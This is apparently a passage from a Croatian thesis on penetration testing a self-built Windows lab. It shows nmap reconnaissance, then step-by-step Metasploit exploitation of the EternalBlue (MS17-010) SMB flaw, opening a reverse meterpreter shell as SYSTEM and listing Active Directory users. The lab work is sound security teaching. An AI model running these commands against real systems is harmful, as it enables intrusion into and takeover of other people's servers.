


Slika 17. Kreiranje korisnika unutar AD DS

Zatim smo se na klijentskom računalu Racunalo1 uspješno prijavili domenski korisnički račun Marko Markic te mapirali putanju <\\WIN-SERVER2016\Dijeljeni\Leasing>.




Slika 18. Prijavljivanje na Racunalo1 koristeći korisnički račun Marko Markic



Slika 19. Mapiranje dijeljenog mrežnog diska


Isti proces smo ponovili za ostala dva korisnička računa koristeći virtualni stroj Racunalo1. Na korisničkom računu Pero Peric smo mapirali putanju [\\WIN-SERVER2016\Dijeljeni\Tehnicki](#), a na korisničkom računu Ana Anic [\\WIN-SERVER2016\Dijeljeni\Marketing](#).

Nakon ovoga smo na serveru WIN-SERVER2016 unutar IIS Web servera učitali testnu web stranicu koja će nam služiti za potrebe ovog rada. Na idućoj slici možemo vidjeti pregled web stranice sa klijentskog računala Racunalo1, također je potrebno napomenuti da nemamo SSL/TLS certifikat dakle stranici ćemo pristupiti po portu 80 odnosno HTTP portu.



Slika 20. Učitana testna web stranica unutar Web Servera IIS na serveru WIN-SERVER2016

Ovim korakom smo završili proces osnovnog kreiranja Windows okruženja. Na idućoj slici možemo vidjeti dijagramski prikaz čitavog laboratorijskog okruženja koje smo stvorili.



Slika 21. Dijagram laboratorijskog okruženja

Iz dijagrama je vidljivo da imamo četiri stroja koja se nalaze i sačinjavaju naše virtualno okruženje, od tih četiri računala je jedno fizičko računalo koje pokreće softver za virtualizaciju VMware. Kompletne specifikacije računala odnosno virtualnih strojeva su iduće:

Ime	Operacijski sustav	Procesor	RAM	Pohrana	IP adresa	Namjena
Server01	Windows 10 Pro	AMD Ryzen 5 5500 (6 jezgri)	16 GB	1.2 TB	192.168.8.108	Fizički server koji pokreće VMware softver za virtualizaciju.
Kali (virtualni stroj)	Kali Linux	AMD Ryzen 5 5500 (2 jezgre)	2GB	40GB	BRIDGE 192.168.8.101	Računalo kojim će se provoditi penetracijsko testiranje.
Racunalo1 (virtualni stroj)	Windows 10 Pro	AMD Ryzen 5 5500 (2 jezgre)	2GB	40GB	BRIDGE 192.168.8.200	Klijentsko računalo unutar domene diplomski.local
WIN-SERVER2016 (virtualni stroj)	Windows Server 2016 Standard	AMD Ryzen 5 5500 (4 jezgre)	4GB	60GB	BRIDGE 192.168.8.100	DC (diplomski.local), DHCP Server, IIS Web Server, File Server

Tablica 3. Specifikacija strojeva unutar laboratorijskog okruženja

6. Penetracijsko testiranje

Nakon što smo kreirali virtualno okruženje unutar kojeg će se penetracijsko testiranje odvijati, idući korak je upravo proces penetracijskog testiranja. U ovome poglavlju ćemo provesti penetracijsko testiranje te je bitno napomenuti kako ćemo provoditi *grey-box* penetracijsko testiranje odnosno testiranje u kojem se nalazimo unutar lokalne mreže koju testiramo i imamo određene informacije o njoj.

6.1. Faza planiranja

Krajnji cilj ovog penetracijskog testiranja je otkriti ranjive točke i sigurnosne propuste virtualnog okruženja kojeg smo u prethodnom poglavlju stvorili. Penetracijsko testiranje će se provoditi na idući način, računalo s kojim će se provoditi testiranje, u ovome slučaju virtualno računalo sa Kali Linux operativnim sustavom će se nalaziti unutar lokalne mreže zamišljene organizacije, uz to nećemo dobiti nikakve dodatne informacije. Plan je u fazi otkrivanja izvidjeti koja se sve računala, serveri i servisi nalaze u lokalnoj mreži, nakon otkrivanja je cilj evidentirati potencijalne ranjive točke te u konačnici provesti postupak iskorištavanja istih odnosno napad. Nakon što smo utvrdili ranjive točke i proveli iskorištavanje tih točaka, sljedeći korak je proces u kojem želimo zaštititi sustav od istih, to će se provesti implementacijom različitih metodama sigurnosnog otvrdnjavanja IT sustava. Metode koje će se koristiti variraju ovisno o sigurnosnom propustu koji smo pronašli

6.2. Faza otkrivanja

Unutar našeg Kali računala smo pokrenuli terminal te se najprije prijavili kao root user koristeći *sudo su* naredbu, ovo smo odmah napravili jer će nam svakako trebati kasnije u procesu otkrivanja. Nakon što smo se prijavili kao root user upisali smo naredbu *ifconfig* kako bi saznali u kojoj se podmreži nalazimo:

```
(lovro@kali)-[~]
$ sudo su
[sudo] password for lovro:
(lovro@kali)-[/home/lovro]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.8.101 netmask 255.255.255.0 broadcast 192.168.8.255
    inet6 fe80::5025:216:cb46:3ec3 prefixlen 64 scopeid 0x20<link>
    inet6 fd62:e47e:2e56:8100:4c34:9b16:c8e3:f6a3 prefixlen 64 scopeid 0x0<global>
    inet6 fd62:e47e:2e56:8100:6530:b546:9345:a257 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:22:03:93 txqueuelen 1000 (Ethernet)
    RX packets 1453 bytes 257006 (250.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3158 bytes 3026516 (2.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 61 bytes 6992 (6.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 61 bytes 6992 (6.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Slika 22. Podmreža Kali Linux stroja

Vidljivo nam je nakon rezultata kojeg smo dobili da smo dobili IP adresu 192.168.8.101 te da nam je netmask 255.255.255.0, ovo znači da se nalazimo u podmreži 192.168.8.0/24.

Nakon što smo to zaključili, cilj je izvidjeti koja se ostala računala ili serveri nalaze u toj mreži. Najlakši način razlikovanja klijentskih računala od servera jest da evidentiramo koji servisi se nalaze na kojem uređaju u mreži. Ovo možemo saznati koristeći iduću naredbu `nmap 192.168.8.0/24`. Nmap je ime servisa unutar Kali Linux operativnog sustava koji se najčešće koristi za fazu izviđanja mreže, moramo specificirati podmrežu u kojoj se nalazimo te pokrenuti skeniranja, servis će nam vratiti podatke o uređajima koji se nalaze u mreži, njihove IP adrese te servise, portove i stanje portova.

Prilikom pokretanja navedene naredbe, najbitniji nam je idući rezultat:

```
(root@kali)-[/home/lovro]
# nmap 192.168.8.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-17 13:11 CEST
Nmap scan report for homerouter.cpe (192.168.8.1)
Host is up (0.00041s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
MAC Address: 62:E4:7E:2E:56:81 (Unknown)

Nmap scan report for DESKTOP-UL0E0H8 (192.168.8.100)
Host is up (0.00053s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
MAC Address: 08:00:27:A0:19:C9
```

Slika 23. Nmap skeniranje pod mreže 192.168.8.0/24

Pronašli smo uređaj na IP adresi 192.168.8.100 na kojem je vidljiv veliki broj otvorenih portova, po servisima poput kerberos-sec, ldap možemo zaključiti kako se vrlo vjerojatno radi o domain controlleru. Uz to na uređaju možemo vidjeti i ostale otvorene portove poput 80 koji služi za http protokol, dakle moguće je da se na njemu nalazi i web-server.

Kako bi saznali više informacija o samom uređaju, koristiti ćemo naredbu nmap 192.168.8.100 -sV. Dakle sada želimo skenirati specifičan uređaj koji se nalazi na adresi 192.168.8.100 jer za njega sumnjamo da je u ulozi servera te na naredbu nadodajemo flag -sV, -s označava da provodimo *stealth* sken odnosno prikriveni sken dok dodatak V označava verbose odnosno želimo da nam nmap vrati što je više moguće podataka o skeniranim IP adresama i portovima.

Kod pokretanja naredbe, dobivamo idući rezultat:

```
(root@kali)-[/home/lovro]
# nmap 192.168.8.100 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-17 13:11 CEST
Nmap scan report for DESKTOP-UL0E0H8 (192.168.8.100)
Host is up (0.00040s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
80/tcp    open  http             Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2023-05-17 11:09:58Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: diplomski.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: DIPLOMSKI)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: diplomski.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
```

Slika 24. Verbozno Nmap skeniranje uređaja na IP adresi 192.168.8.100

Iz gornje slike odnosno skena je vidljivo da se radi o serverskom računalu, iz skena možemo zaključiti da se radi o serveru na kojem su zasigurno pokrenuti idući servisi:

1. DNS
2. Web Server
3. ADDS
4. File share

Također smo zbog dodatka -sV flaga dobili informacije o samoj domeni koja se nalazi na serveru, ime domene je diplomski.local. Prilikom ovog skena možemo zaključiti da postoje ranjive sigurnosne točke, a to su iduće :

1. Port 80 (otvoren) – ranjiv i nesiguran port koji se koristi za HTTP protokol, često se još uvijek iz praktičnih razloga zna koristiti u lokalnim, zaštićenim mrežama koje nemaju izlazak prema internetu. Inače je u današnje vrijeme standard HTTPS protokol koji koristi portove 443 i 8443 s time da je za njih potreban SSL/TLS certifikat.
2. Port 445 (otvoren) – microsoft-ds servis koji se pokreće na ovome serveru je indikator servera datoteka koji koristi SMB protokol. SMB protokol se koristi u Windows okruženjima za dijeljenje podataka i sličnih resursa. Možemo vidjeti pod verzijama da se koristi Microsoft Windows Server 2008 R2 – 2012 microsoft-ds, ukoliko se koristi stariji standard SMB1 koji je izrazito podložan napadima, moguće je vrlo lako doći do kompletne kontrole nad serverom.

Uz prethodno navedeni server, na mreži nam je vidljiv idući uređaj:

```
Nmap scan report for WIN-J4I6C0269CV (192.168.8.200)
Host is up (0.0025s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsddapi
MAC Address: 08:00:27:56:8A:75
```

Slika 25. Uređaj na adresi 192.168.8.200

Na navedenom uređaju također možemo pokrenuti nmap skeniranje sa -sV flagovima kako bi dobili detaljnije rezultate. Pokretanjem skeniranja dobivamo iduće:

```
Nmap scan report for WIN-J4I6C0269CV (192.168.8.200)
Host is up (0.0014s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:56:8A:75
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Slika 26. Verbozno Nmap skeniranje uređaja na adresi 192.168.8.200

Evidentno je da se radi o Windows operacijskom sustavu te po otvorenim portovima možemo zaključiti kako se vrlo vjerojatno radi o klijentskom računalu.

6.3. Faza napada

Prvo ćemo se posvetiti iskorištavanju ranjivih točaka na serveru kojeg smo pronašli skeniranjem lokalne mreže. Izrazito slaba točka u ovome slučaju se nalazi na portu 445 odnosno microsoft-ds servis koji koristi zastarjeli SMBv1 protokol. Jedan od najvećih napada u modernom dobu se dogodio iskorištavajući upravo ovaj protokol te su prilikom napada bili zahvaćeni Windows Server 2016 i sve ranije inačice Windows Server operacijskog sustava.

6.3.1. Napadi i iskorištavanje servera

U prvome koraku ćemo na našem Kali stroju pokrenuti konzolu metasploit alata, to ćemo napraviti tako da unutar terminala sa root ovlaštenjem pokrenemo naredbu msfconsole.

```
(root@kali)-[/home/lovro]
# msfconsole

      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c      c00000000000x.
      :000000000000000k,    ,k000000000000000:
      '000000000k00000: :00000000000000000'
      o00000000.    .o0000o0000l.    ,00000000o
      d00000000.    .c00000c.    ,00000000x
      l00000000.    ;d;    ,00000000l
      .00000000.    .;    ;    ,00000000.
      c0000000.    .00c.    'o00.    ,0000000c
      o000000.    .0000.    :0000.    ,000000o
      l00000.    .0000.    :0000.    ,00000l
      ;0000'    .0000.    :0000.    ;0000;
      .d00o    .0000o000cx0000.    x00d.
      ,k0l    .00000000000000.    .d0k,
      :kk;.00000000000000.c0k:
      ;k000000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v6.2.26-dev ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Slika 27. Pokretanje Metasploita

Nakon što msfconsole pokrenuo dobivamo vidljivi prikaz da se nalazimo unutar programa. U programu se inače nalazi veliki broj poznatih skripti i potprograma koji služe za iskorištavanje ranjivih točaka računalnih sustava. Prilikom iskorištavanja ove ranjive točke ćemo se fokusirati na korištenje EternalBlue programa. Prvo unutar konzole upišemo *search eternalblue* kako bi dobili popis potprograma i raznih skripti koje možemo pokrenuti.

```
msf6 > search eternalblue

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes
indows Code Execution				
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No
indows Command Execution				
3	auxiliary/scanner/smb/smb_ms17_010		normal	No
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes

Slika 28. Traženje eternalblue exploita

Nakon što smo pronašli potprogram želimo koristiti, u ovome slučaju se nalazi pod rednim brojem 1 odnosno exploit/windows/smb/ms17_010_psexec, potrebno je najprije skenirati metu odnosno server te provjeriti da li je uopće podložan toj ranjivosti. To možemo saznati korištenjem opcije pod rednim brojem 3 odnosno auxiliary/scanner/smb/smb_ms17_010. Najprije trebamo definirati koju opciju želimo koristiti, to radimo koristeći naredbu *use 3* ili možemo specificirati *use auxiliary/scanner/smb/smb_ms17_010*.

```
msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
```

Slika 29. Definiranje opcija

Unoseći naredbu *show options* možemo dobiti popis parametara koje moramo unijeti i zadovoljiti kako bi proveli skeniranje, dobivamo idući popis.

```
msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):
```

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://github.com/rapid7/met
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

Slika 30. Parametri unutar eternalblue skenera

Možemo vidjeti da je obavezno navesti iduće parametre: NAMED_PIPES, RHOSTS, RPORT, THREADS.

Također možemo vidjeti da su svi parametri osim RHOSTS već upisani po zadanim postavkama te to nama u ovome slučaju odgovara, jedini parametar koji moramo zadati jest RHOSTS odnosno IP adresu ciljane mete, u ovome slučaju je to server na IP adresi 192.168.8.100. To možemo napraviti sa naredbom *set rhosts 192.168.8.100*, nakon što postavimo zadani parametar, program možemo pokrenuti koristeći naredbu *run* ili naredbu *exploit*. Možemo vidjeti proceduru na idućoj slici.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.8.100
rhosts => 192.168.8.100
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.8.100:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2016 Standard Evaluation 14393 x64 (64-bit)
[*] 192.168.8.100:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Slika 31. Unašanje parametara potrebnih za izvođenje skeniranja

Kao što možemo vidjeti, nakon pokretanja skenera nam konzola vraća informaciju da je server vjerojatno ranjiv na zadani potprogram MS17_010 znan kao EternalBlue. Također nam vraća informaciju da se radi o Windows Server 2016 Standard Evaluation operacijskom sustavu. Nakon što smo odradili skeniranje ciljane mete, možemo započeti sa konkretnim napadom odnosno iskorištavanjem ranjive točke. Sada u izborniku odabiremo opciju *use 1* kako bi odabrali potprogram za iskorištavanje, također upisujemo naredbu *show options* kako bi dobili povratnu informaciju koje parametre moramo zadovoljiti.


```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
```

Name	Current Setting	Required
DBGTRACE	false	yes
LEAKATTEMPTS	99	yes
NAMEDPIPE		no
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes
RHOSTS		yes
RPORT	445	yes
SERVICE_DESCRIPTION		no
SERVICE_DISPLAY_NAME		no
SERVICE_NAME		no
SHARE	ADMIN\$	yes
SMBDomain	.	no
SMBPass		no
SMBUser		no

Slika 32. Odabiranje opcije 1 za isporučivanje malicioznog paketa

Opet je potrebno definirati RHOSTS varijablu, odnosno IP adresu ciljane mete te opet upisujemo naredbu *set RHOSTS 192.168.8.100* te pokrećemo potprogram naredbom *run* ili *exploit*.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.8.100
rhosts => 192.168.8.100
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.8.101:4444
[*] 192.168.8.100:445 - Target OS: Windows Server 2016 Standard Evaluation 14393
[*] 192.168.8.100:445 - Built a write-what-where primitive ...
[+] 192.168.8.100:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.8.100:445 - Selecting PowerShell target
[*] 192.168.8.100:445 - Executing the payload...
[+] 192.168.8.100:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 192.168.8.100
[*] Meterpreter session 1 opened (192.168.8.101:4444 -> 192.168.8.100:49779) at 2023-05-17 13:20:45 +0200
```

Slika 33. Provođenje napada i otvaranje meterpreter sesije

Kao što možemo vidjeti iskorištavanje ranjive točke je provedeno uspješno te nam se otvorila *meterpreter* sesija. *Meterpreter* sesija je shell sesija se ciljanom metom koja nam uz uobičajene mogućnosti shella, nudi i opcije korištenja drugih funkcija unutar *metasploit* programa kako bi pokretali različite naredbe na ciljanoj meti. Uostalom možemo kroz njega pokrenuti i shell na udaljenoj meti naredbom *shell*.

```
meterpreter > shell
Process 4908 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

Slika 34. Otvaranje shell sesije unutar meterpreter sesije

Vidljivo je da se shell pokreće te da se nalazimo u sustavu servera. Možemo navigirati do C:\Users mape te pokrenuti naredbu `dir` da vidimo dobiveni rezultat. Nakon toga pokrećemo naredbu `whoami` da provjerimo identitet pod kojim se nalazimo u sustavu.

```
c:\>cd C:\Users
cd C:\Users

C:\Users> dir
dir
Volume in drive C has no label.
Volume Serial Number is 36EE-9F20

Directory of C:\Users

16.05.2023.  22:20    <DIR>          .
16.05.2023.  22:20    <DIR>          ..
17.05.2023.  13:01    <DIR>          Administrator
16.05.2023.  22:20    <DIR>          Public
               0 File(s)                0 bytes
               4 Dir(s)  52.892.852.224 bytes free

C:\Users>whoami
whoami
nt authority\system
```

Slika 35. Dir i whoami naredba unutar napadnutog sustava

Evidentno je da se nalazimo u sustavu te možemo vidjeti korisničke račune unutar C:\Users mape. Najbitnija informacija koju dobivamo je ta što pokretanjem `whoami` naredbe dobivamo rezultat `nt authority\system`, dakle mi se nalazimo unutar servera pod identitetom najmoćnijeg korisnika sa najvećom razinom privilegija, čak i većom od lokalnom administratorskog računa. U ovome trenutku mi imamo potpunu kontrolu nad serverom.

Naredbom `exit` izlazimo iz shella te pokrećemo powershell na ciljanoj meti koristeći `meterpreter` naredbu `load powershell`. Nakon što se naša powershell sesija pokrene, možemo kao primjer izlistati sve lokalne račune unutar domene koristeći naredbu `powershell_execute 'Get-ADUser -filter */ft'`. Rezultate naredbe možemo vidjeti na idućoj slici.

```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_execute 'Get-ADUser -filter * | ft'
```

[+] Command execution completed:

DistinguishedName	Enabled	GivenName	Name	ObjectClass	ObjectGUID
CN=Administrator,CN=Users,DC=diplomski,DC=local	True		Administrator	user	54cb5974-3 ...
CN=Guest,CN=Users,DC=diplomski,DC=local	False		Guest	user	cca9fc65-7 ...
CN=DefaultAccount,CN=Users,DC=diplomski,DC=local	False		DefaultAccount	user	e72b440a-5 ...
CN=krbtgt,CN=Users,DC=diplomski,DC=local	False		krbtgt	user	1a1d0c8e-b ...
